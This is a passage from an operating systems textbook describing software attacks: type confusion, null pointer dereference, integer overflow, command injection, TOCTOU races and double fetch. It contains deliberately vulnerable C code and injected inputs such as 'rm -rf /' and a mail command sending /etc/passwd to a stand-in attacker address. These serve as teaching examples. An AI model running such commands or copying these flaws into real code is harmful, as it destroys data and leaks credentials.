22.   virtual void execute_management_routine (char *cmd) { system (cmd); }
23. };
24.
25. void test_robot (robot *r) { /* can be called with any robot */
26.   r->play_piano();
27. }
28.
29. void prompt_user_for_name (robot *r) { /* can be called with worker_robots only */
30.   char *newname = read_name_from_commandline ();
31.   worker_robot *w = static_cast<worker_robot*> (r); /* cast to worker robot */
32.   w->change_name(newname);
33. }
34.
35. int main (int argc, char *argv[])
36. {
37.   worker_robot *w = new worker_robot (name1);
38.   supervisor_robot *s = new supervisor_robot (name2);
39.   test_robot (w);
40.   test_robot (s);
41.   prompt_user_for_name (w); /* This is fine - the name will be changed */
42.   prompt_user_for_name (s); /* This will EXECUTE the command */
43. }
```

The factory produces two types of robots. All robots have a name that is set when they are created (Lines 37–38). Workers can only play the piano, but supervisors can additionally carry out a variety of management routines (Line 22). Moreover,

workers have a function that allows their controllers to change their names (Line 16). The names of supervisor robots never change. As is shown in their class definitions, both robot types derive from the parent *robot*. This is nice because it means they automatically inherit some of the properties—such as the *name* buffer and the *play_piano()* method. Beyond those, they can add their own new methods. Moreover, since worker and supervisor robots are both specializations of *robot*, they can be used whenever a *robot* is needed. For instance, Lines 49–50 show that the function *test_robot()* can take both worker and supervisor robots. In both cases, it will make them play the piano.

In other cases, a function *looks* like it will take either type of robot, but should only be called with one particular type. For instance, when we make a call to *prompt_user_for_name()*, it looks very similar to *test_robot()*. The method to change the name (called in Line 32) is only implemented for worker robots. For this reason, the function casts the function argument to a pointer to *worker_robot* (using C++’s static casting). However, if the function *prompt_user_for_name()* is accidentally called with a supervisor robot as the argument, as in Line 42, bad things happen. In particular, the call in Line 32 will execute the method for which it finds the address at the same offset where it expects the address for *change_name()* to be. In this case, it finds the address of *execute_management_routine()* there. Thus, instead of using the input string to change the name of the robot, it will execute that string as a command. The system administrator will discover this the first a user provides a name like “*rm -rf /*”.

9.5.5 Null Pointer Dereference Attacks

A few hundred pages ago, in Chapter 3, we discussed memory management in detail. You may remember how modern operating systems virtualize the address spaces of the kernel and user processes. Before a program accesses a memory address, the MMU translates that virtual address to a physical address by means of the page tables. Pages that are not mapped cannot be accessed. It seems logical to assume that the kernel address space and the address space of a user process are completely different, but this is not always the case. In Linux, for example, the kernel is simply mapped into every process’ address space and whenever the kernel starts executing to handle a system call, it will run in the process’ address space. On a 32-bit system, user space occupies the bottom 3 GB of the address space and the kernel the top 1 GB. The reason for this cohabitation is efficiency—switching between address spaces is expensive.

Normally this arrangement does not cause any problems. The situation changes when the attacker can make the kernel call functions in user space. Why would the kernel do this? It is clear that it should not. However, remember we are talking about bugs. A buggy kernel may in rare and unfortunate circumstances accidentally dereference a NULL pointer. For instance, it may call a function using a function pointer that was not yet initialized. In recent years, many bugs like this have

been discovered in the Linux kernel. A null pointer dereference is nasty business as it typically leads to a crash. It is bad enough in a user process, as it will crash the program, but it is even worse in the kernel, because it takes down the entire system.

Sometimes it is worse still, when the attacker is able to trigger the null pointer dereference from the user process. In that case, she can crash the system whenever she wants. However, crashing a system does not get you any high fives from your cracker friends—they want to see a shell.

The crash happens because there is no code mapped at page 0. So the attacker can use special function, *mmap*, to remedy this. With *mmap*, a user process can ask the kernel to map memory at a specific address. After mapping a page at address 0, the attacker can write shellcode in this page. Finally, she triggers the null pointer dereference, causing the shellcode to be executed with kernel privileges. High fives all around.

On modern kernels, it is no longer possible to *mmap* a page at address 0. Even so, many older kernels are still used in the wild. Moreover, the trick also works with pointers that have different values. With some bugs, the attacker may be able to inject her own pointer into the kernel and have it dereferenced. The lessons we learn from this exploit is that kernel–user interactions may crop up in unexpected places and that optimizations to improve performance may come to haunt you in the form of attacks later.

9.5.6 Integer Overflow Attacks

Computers do integer arithmetic on fixed-length numbers, usually 8, 16, 32, or 64 bits long. If the sum of two numbers to be added or multiplied exceeds the maximum integer that can be represented, an overflow occurs. C programs do not catch this error; they just store and use the incorrect value. In particular, if the variables are signed integers, then the result of adding or multiplying two positive integers may be stored as a negative integer. If the variables are unsigned, the results will be positive, but may wrap around. For example, consider two unsigned 16-bit integers each containing the value 40,000. If they are multiplied together and the result stored in another unsigned 16-bit integer, the apparent product is 4096. Clearly this is incorrect but it is not detected.

This ability to cause undetected numerical overflows can be turned into an attack. One way to do this is to feed a program two valid (but large) parameters in the knowledge that they will be added or multiplied and result in an overflow. For example, some graphics programs have command-line parameters giving the height and width of an image file, for example, the size to which an input image is to be converted. If the target width and height are chosen to force an overflow, the program will incorrectly calculate how much memory it needs to store the image and call *malloc* to allocate a much-too-small buffer for it. The situation is now ripe for a buffer overflow attack. Similar exploits are possible when the sum or product of positive integers results in a negative integer. Obviously a sufficiently paranoid

programmer could check to see that the product of multiplying two positive integers each greater than 1 was more than each of the factors, but programmers rarely do that.

9.5.7 Command Injection Attacks

Yet another exploit involves getting the target program to execute commands without realizing it is doing so. Consider a program that at some point needs to duplicate some user-supplied file under a different name (perhaps as a backup). If the programmer is too lazy to write the code, she could use the *system* function, which forks off a shell and executes its argument as a shell command. For example, the C code

```
system("ls >file-list")
```

forks off a shell that executes the command

```
ls >file-list
```

listing all the files in the current directory and writing them to a file called *file-list*. The code that the lazy programmer might use to duplicate the file is given in Fig. 9-22.

```
1. int main(int argc, char *argv[])
2. {
3.     char src[100], dst[100], cmd[205] = "cp ";    /* declare 3 strings */
4.     printf("Please enter name of source file: "); /* ask for source file */
5.     gets(src);                                   /* get input from the keyboard */
6.     strcat(cmd, src);                             /* concatenate src after cp */
7.     strcat(cmd, " ");                             /* add a space to the end of cmd */
8.     printf("Please enter name of destination file: "); /* ask for output file name */
9.     gets(dst);                                   /* get input from the keyboard */
10.    strcat(cmd, dst);                             /* complete the commands string */
11.    system(cmd);                                  /* execute the cp command */
12. }
```

Figure 9-22. Code that might lead to a command injection attack.

What the program does is ask for the names of the source and destination files, build a command line using *cp*, and then call *system* to execute it. Suppose that the user types in “abc” and “xyz”, respectively, then the command that the shell will execute is

```
cp abc xyz
```

which indeed copies the file.

Unfortunately this code is not just vulnerable to a buffer overflow, it also opens up an even simpler attack possibility through **command injection**. Suppose that

the user types “abc” and “xyz; rm -rf /” instead. The command that is constructed and executed is now

```
cp abc xyz; rm -rf /
```

which first copies the file, then attempts to recursively remove every file and every directory in the entire file system. If the program is running as superuser, it may well succeed. The problem, of course, is that everything following the semicolon is executed as a shell command.

Another example of the second argument might be “xyz; mail snooper@bad-guys.com </etc/passwd”, which produces

```
cp abc xyz; mail snooper@bad-guys.com </etc/passwd
```

thereby sending the password file to an unknown and untrusted address.

9.5.8 Time of Check to Time of Use Attacks

The last attack in this section is of a different nature. It has nothing to do with memory corruption or command injection. Instead, it exploits **race conditions**. As always, it can best be illustrated with an example. Consider the code below:

```
int fd;  
if (access (".my_document", W_OK) != 0) {  
    exit (1);  
}  
fd = open (".my_document", O_WRONLY)  
write (fd, user_input, sizeof (user_input));
```

We assume again that the program is SETUID root and the attacker wants to use its privileges to write to the password file. Of course, she does not have write permission to the password file, but let us have a look at the code. The first thing we note is that the SETUID program is not supposed to write to the password file at all—it only wants to write to a file called “my_document” in the current working directory. However, even though a user may have this file in her current working directory, it does not mean that she really has write permission to this file. For instance, the file could be a symbolic link to another file that does not belong to the user at all, for example, the password file.

To prevent this, the program performs a check to make sure the user has write access to the file by means of the `access` system call. The call checks the actual file (i.e., if it is a symbolic link, it will be dereferenced so the target file will be checked), returning 0 if the requested access is allowed and an error value of -1 otherwise. Moreover, the check is carried out with the calling process’ *real* UID, rather than the *effective* UID (because otherwise a SETUID process would always have access). Only if the check succeeds will the program proceed to open the file and write the user input to it.

The program looks secure, but is not. The problem is that the time of the access check for privileges and the time at which the privileges are used are not the same. Assume that a fraction of a second after the check by *access*, the attacker manages to create a symbolic link with the same file name to the password file. In that case, the *open* will open the wrong file, and the write of the attacker's data will end up in the password file. To pull it off, the attacker has to race with the program to create the symbolic link at exactly the right time.

The attack is known as a **TOCTOU (Time of Check to Time of Use)** attack. Another way of looking at this particular attack is to observe that the *access* system call is simply not safe. It would be much better to open the file first, and then check the permissions using the file descriptor instead—using the *fstat* function. File descriptors are safe, because they cannot be changed by the attacker between the *fstat* and *write* calls. It shows that designing a good API for operating system is extremely important and fairly hard. In this case, the designers got it wrong.

9.5.9 Double Fetch Vulnerability

A race condition very similar to TOCTOU occurs when the kernel fetches data from user processes twice. Consider a system call that takes a buffer from a user process (to send over the network, write to a file, or output to a printer). To copy the buffer into its own address space, the kernel first reads the length field from an address in the user process and allocates its own buffer of that size. Next, it uses the value at that same memory location again to copy the content of the user buffer into the newly allocated kernel buffer. What could possibly go wrong?

Having seen TOCTOUs, you quickly realize that the answer is a race condition where another thread modifies the length field between the allocation and the copy operation. By making it larger, an attacker can cause a buffer overflow.

A well-known example of a TOCTOU-like double fetch vulnerability was found in Windows, where untrusted software is subjected to security checks before it is allowed to perform sensitive operations. For instance, the security software in Windows would modify the entries of a table that contains the addresses of (potentially sensitive) services that a program may call directly. By replacing these addresses with those of its own functions, the security software ensures that its own functions are always executed first. These functions perform some checks on the parameters and then call the original Windows services. This technique is known as **hooking**. Unfortunately, by calling the services first with parameters that pass the checks and then modifying the parameters to malicious values just before they are used, attackers could bypass the checks.

9.6 EXPLOITING HARDWARE

Just like software, hardware may contain vulnerabilities also. For a long time, security experts dismissed such vulnerabilities as impractical and complicated to exploit, but that attitude changed in a hurry when a new class of vulnerabilities was